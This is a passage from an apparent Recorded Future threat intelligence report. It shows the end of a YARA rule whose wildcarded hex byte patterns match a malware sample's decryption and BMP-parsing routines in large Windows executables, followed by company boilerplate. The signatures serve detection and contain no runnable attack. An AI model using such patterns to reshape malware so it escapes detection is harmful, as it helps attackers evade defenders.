10 c1 e2 10 09 d1 4? 8b 44 ?4 08 03 48 0c 4? 8b 44 ?4 08 89 08 4? 8b 44 ?4 08 8b 48 0c c1 e9 13 4? 8b 44 ?4 08 8b 50
0c c1 e2 0d 09 d1 4? 8b 44 ?4 08 33 08 4? 8b 44 ?4 08 89 48 0c 4? 8b 44 ?4 08 8b 48 04 c1 e9 19 4? 8b 44 ?4 08 8b 50
04 c1 e2 07 09 d1 4? 8b 44 ?4 08 33 48 08 4? 8b 44 ?4 08 89 48 04 4? 8b 44 ?4 08 8b 48 08 c1 e9 10 4? 8b 44 ?4 08 8b
50 08 c1 e2 10 09 d1 4? 8b 44 ?4 08 89 48 08  }

      $decrypt = { 8b 44 ?? ?? 89 c1 0f b6 44 0c 50 4? 8b 4c ?? ?? 8b 54 ?? ?? 4? 89 d0 4? 0f b6 14 01 31 c2 4? 88 14
01 8b 44 ?? ?? 83 c0 01 89 44 ?? ?? e9 ?? ?? ?? ?? 8b 44 ?? ?? 8b 4c ?? ?? 29 c1 89 4c ?? ?? 8b 44 ?? ?? 4? 8b 54 ??
?? 89 c0 4? 89 c0 4? 01 c2 4? 89 54 ?? ??  }
```

```
      $bmp_header = { 66 c7 00 42 4d c7 40 02 00 00 00 00 66 c7 40 06 00 00 66 c7 40 08 00 00 c7 40 0a 00 00 00 00 59
c3  }

      $parse_bmp = { 89 02 4? 8b 4? ?? ba 03 00 00 00 e8 ?? ?? ?? ?? 4? 8b 00 4? 8b 4? ?? 4? 89 40 04 4? 8b 4? ?? ba
07 00 00 00 e8 ?? ?? ?? ?? 66 4? 8b 08 4? 8b 4? ?? 66 4? 89 48 08 4? 8b 4? ?? ba 09 00 00 00 e8 ?? ?? ?? ?? 66 4? 8b
08 4? 8b 4? ?? 66 4? 89 48 0a 4? 8b 4? ?? ba 0b 00 00 00 e8 ?? ?? ?? ?? 4? 8b 00 4? 8b 4? ?? 4? 89 40 0c 4? 8b 4? ??
ba 0f 00 00 00 e8 ?? ?? ?? ?? 4? 8b 00 4? 8b 4? ?? 4? 89 40 10 4? 8b 4? ?? ba 13 00 00 00 e8 ?? ?? ?? ?? 4? 8b 00 4?
8b 4? ?? 4? 89 40 14 4? 8b 4? ?? ba 17 00 00 00 e8 ?? ?? ?? ?? 4? 8b 00 4? 8b 4? ?? 4? 89 40 18 4? 8b 4? ?? ba 1b 00
00 00 e8 ?? ?? ?? ?? 66 4? 8b 08 4? 8b 4? ?? 66 4? 89 48 1c 4? 8b 4? ?? ba 1d 00 00 00 e8 ?? ?? ?? ?? 66 4? 8b 08 4?
8b 4? ?? 66 4? 89 48 1e 4? 8b 4? ?? ba 1f 00 00 00 e8 ?? ?? ?? ?? 4? 8b 00 4? 8b 4? ?? 4? 89 40 20 4? 8b 4? ?? ba 23
00 00 00 e8 ?? ?? ?? ?? 4? 8b 00 4? 8b 4? ?? 4? 89 40 24 4? 8b 4? ?? ba 27 00 00 00 e8 ?? ?? ?? ?? 4? 8b 00 4? 8b 4?
?? 4? 89 40 28 4? 8b 4? ?? ba 2b 00 00 00 e8 ?? ?? ?? ?? 4? 8b 00 4? 8b 4? ?? 4? 89 40 2c 4? 8b 4? ?? ba 2f 00 00 00
e8 ?? ?? ?? ?? 4? 8b 00 4? 8b 4? ?? 4? 89 40 30 4? 8b 4? ?? ba 33 00 00 00 e8 ?? ?? ?? ?? 4? 8b 00 4? 8b 4? ?? 4? 89
40 34 4? 8b 40 14 4? 89 4? ?? 4? 8b 40 18 4? 89 4? ?? 4? 8b 4? ?? 4? 0f af 4? ?? 4? 6b c0 03 4? 89 4? ?? 4? 8b 4? ??
4? c1 e8 03 4? 83 e8 36 4? 89 40 38  }

    condition:
        uint16(0) == 0x5a4d
        and filesize > 1MB
        and all of them
}
```

Appendix D — Diamond Model for Intrusion Analysis



Recorded Future®

About Insikt Group®

Insikt Group is Recorded Future's threat research division, comprising analysts and security researchers with deep government, law enforcement, military, and intelligence agency experience. Their mission is to produce intelligence on a range of cyber and geopolitical threats that reduces risk for clients, enables tangible outcomes, and prevents business disruption. Coverage areas include research on state-sponsored threat groups; financially-motivated threat actors on the darknet and criminal underground; newly emerging malware and attacker infrastructure; strategic geopolitics; and influence operations.

About Recorded Future®

Recorded Future is the world's largest intelligence company. Recorded Future's cloud-based Intelligence Platform provides the most complete coverage across adversaries, infrastructure, and targets. By combining persistent and pervasive automated data collection and analytics with human analysis, Recorded Future provides real-time visibility into the vast digital landscape and empowers clients to take proactive action to disrupt adversaries and keep their people, systems, and infrastructure safe. Headquartered in Boston with offices and employees around the world, Recorded Future works with more than 1,500 businesses and government organizations across more than 60 countries.

Learn more at recordedfuture.com and follow us on Twitter at @RecordedFuture